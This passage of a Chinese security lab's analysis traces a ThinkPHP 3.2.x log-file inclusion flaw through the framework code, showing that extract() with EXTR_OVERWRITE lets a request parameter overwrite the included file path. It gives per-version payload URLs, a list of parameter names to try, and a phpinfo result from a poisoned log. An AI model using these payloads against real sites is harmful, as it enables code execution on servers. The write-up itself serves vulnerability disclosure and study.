
4.程序进入fetch方法中，传入的参数为空，程序会根据配置获取默认模板文件位置（./Application/Home/View/Index/index.html）。之后，系统配置的默认模板引擎为think，所以程序进入else分支，获取\$this->tVar变量值赋值给\$params，之后进入Hook::listen方法中。

代码位置：\ThinkPHP\Library\Think\View.class.php




5.listen方法处理后，进入exec方法中：

代码位置：\ThinkPHP\Library\Think\Hook.class.php




6. 进入exec方法中，处理后调用Behavior\ParseTemplateBehavior类中的run方法处理\$params这个带有日志文件路径的值。

代码位置：\ThinkPHP\Library\Think\Hook.class.php



7.程序进入run方法中，一系列判断后，进入else分支，调用Think\Template类中的fetch方法对变量\$_data（为带有日志文件路径的变量值）进行处理。


代码位置：\ThinkPHP\Library\Behavior\ParseTemplateBehavior.class.php



```
22 $ _content = empty($ _data['content'])? $ _data['file']: $ _data['content']; $ _content: './Application/View/Index/index.html'
23 $ _data['prefix'] = !empty($ _data['prefix'])? $ _data['prefix']: C('TMPL_CACHE_PREFIX');
24 if('think'== $ engine){ // 采用Think模板引擎 $ engine: "think"
25     if(!empty($ _data['content']) && $ this->checkContentCache($ _data['content'], $ _data['prefix'])) $ this: Behavior\ParseTemplateBehavior
26     || $ this->checkCache($ _data['file'], $ _data['prefix']) { // 缓存有效 $ this: Behavior\ParseTemplateBehavior
27         // 载入模板缓存文件
28         Storage::load(C('CACHE_PATH'). $ _data['prefix'].md5($ _content).C('TMPL_CACHEFILE_SUFFIX'). $ _data['var']);
29     }else{
30         $ tpl = Think::instance( class: 'Think\\Template'); $ tpl: {tagLib => [0], templateFile => "", tVar => [0], config => []}
31         // 编译并加载模板文件
32         $ tpl->fetch($ _content, $ _data['var'], $ _data['prefix']); $ _content: './Application/Home/View/Index/index.html' $ _data: (array) [4]
33     }
34 }else{
35     // 调用第三方模板引擎解析和输出
36     if(strpos($ engine, 'needle:')){
// Behavior > ParseTemplateBehavior > run()
// Click to set up path mappings
// $ _content = './Application/Home/View/Index/index.html'
// $ _data = (array) [4]
// var = (array) [1]
// _filename = './Application/Runtime/Logs/Home/21_06_30.log'
// file = './Application/Home/View/Index/index.html'
// content = ''
// prefix = ''
// $ engine = 'think'
// $ this = (Behavior\ParseTemplateBehavior) [0]
```

8.进入Think\Template类中的fetch方法，获取缓存文件路径后，进入Storage的load方法中。


代码位置：\ThinkPHP\Library\Think\Template.class.php



```
70 * @param array $templateVar 模板变量
71 * @param string $prefix 模板标识前缀 $prefix: ""
72 * @return void
73 */
74 public function fetch($templateFile, $templateVar, $prefix='') { $prefix: "" $templateFile: './Application/Home/View/Index/index.html'
75     $this->tVar = $templateVar; $templateVar: { _filename => './Application/Runtime/Logs/Home/21_06_30.log'
76     $templateCacheFile = $this->loadTemplate($templateFile, $prefix);
77     Storage::load($templateCacheFile, $this->tVar, null, 'tpl');
78 }
79 /**
80 * 加载主模板并缓存
81 * @access public
82 * @param string $templateFile 模板文件
83 * @param string $prefix 模板标识前缀
84 */
// Think > Template > fetch()
```


9.跟进到Storage的load方法中，\$_filename为之前获取的缓存文件路径，\$var则为之前带有_filename=日志文件路径的数组，\$vars不为空则使用extract方法的EXTR_OVERWRITE默认描述对变量值进行覆盖，之后include该日志文件路径，造成文件包含。

代码位置：\ThinkPHP\Library\Think\Storage\Driver\File.class.php



```
VCS Window Help test1 - C:\phpStudy\WWW\ThinkPHP\Library\Think\Storage\Driver\File.class.php
> Driver > File.class.php
thinkphp3.2.3-includelogfile
Hook.class.php ParseTemplateBehavior.class.php Template.class.php Storage.class.php File.class.php functions.php
2 * @param string $filename 文件名
3 * @param array $vars 传入变量
4 * @return void
5 */
6 public function load($_filename,$vars=null){ $_filename: "./Application/Runtime/Cache/Home/2a94b8bda04ff446c
7     if(!is_null($vars)){
8         | extract($vars, flags: EXTR_OVERWRITE); $vars: {_filename => ".\Application\Runtime\Logs\Home\21_06_30
9     }
10    include $_filename;
11 }
12
13 /**
14  * 文件是否存在
15  * @access public
16  * @param string $filename 文件名
17
18 \Think\Storage\Driver > File > load()
```


覆写后：



```
VCS Window Help test1 - C:\phpStudy\WWW\ThinkPHP\Library\Think\Storage\Driver\File.class.php
> Driver > File.class.php
thinkphp3.2.3-includelogfile
File.class.php Template.class.php Storage.class.php File.class.php Think.class.php Hook.class.php ParseTemplateBehavior.class.p
72 * @param string $filename 文件名
73 * @param array $vars 传入变量
74 * @return void
75 */
76 public function load($_filename,$vars=null){ $_filename: ".\Application\Runtime\Logs\Home\21_06_30.log" $vars:
77     if(!is_null($vars)){
78         | extract($vars, flags: EXTR_OVERWRITE); $vars: {_filename => ".\Application\Runtime\Logs\Home\21_06_30.log
79     }
80     | include $_filename;
81 }
82
83 /**
```

最终导致：

```
include .\Application\Runtime\Logs\Home\21_06_30.log
```



1:00] 127.0.0.1 /index.php?m=Home&c=Index&a=index&test=-->

PHP Version 5.6.27

System	Windows NT DESKTOP-AI5L4DG 10.0 build 18363 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	<pre> cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo" </pre>
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\php\php-5.6.27-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	30013126

玄甲安全实验室

0x05 ThinkPHP3.2.*各版本之间的差异：

1.ThinkPHP_3.2和ThinkPHP_3.2.1

代码位置：\ThinkPHP\Library\Think\Storage\Driver\File.class.php 第68-79行

```

/**
 * 加载文件
 * @access public
 * @param string $filename 文件名
 * @param array $vars 传入变量
 * @return void
 */
public function load($filename,$vars=null){
    if(!is_null($vars))
        extract($vars, EXTR_OVERWRITE);
    include $filename;
}

```

http://x.x.x.x/index.php?m=Home&c=Index&a=index&value[filename]=.

2.ThinkPHP_3.2.2和ThinkPHP_3.2.3

代码位置：\ThinkPHP\Library\Think\Storage\Driver\File.class.php

```
/**
 * 加载文件
 * @access public
 * @param string $filename 文件名
 * @param array $vars 传入变量
 * @return void
 */
public function load($_filename,$vars=null){
    if(!is_null($vars))
        extract($vars, EXTR_OVERWRITE);
    include $_filename;
}
```

http://127.0.0.1/index.php?m=Home&c=Index&a=index&value[_filename]=.

3.限定条件下参数的收集

很多利用Thinkphp二开的cms，value的值不确定，以下列出常见的：

```
param
name
value
array
arr
info
list
page
menus
var
data
moudle
module
```

最终 payload 例如：`http://127.0.0.1/index.php?m=Home&c=Index&a=index&info[_filename]=.\`

参考：<http://www.thinkphp.cn/>

默安玄甲实验室已经协同监管单位向使用该框架的关键基础设施推进检测方式和代码安全解决方案，[点击原文了解默安SDL解决方案](#)。



扫码关注玄甲

玄甲实验室是默安科技旗下的技术研究团队，团队由长期在一线的攻防专家组成。团队主要致力于Web渗透，APT攻防、对抗，红队工程化，从底层原理到一线实战进行技术研究，深入还原攻与防的技术本质。

[阅读原文](#) 文章已于2021/07/12修改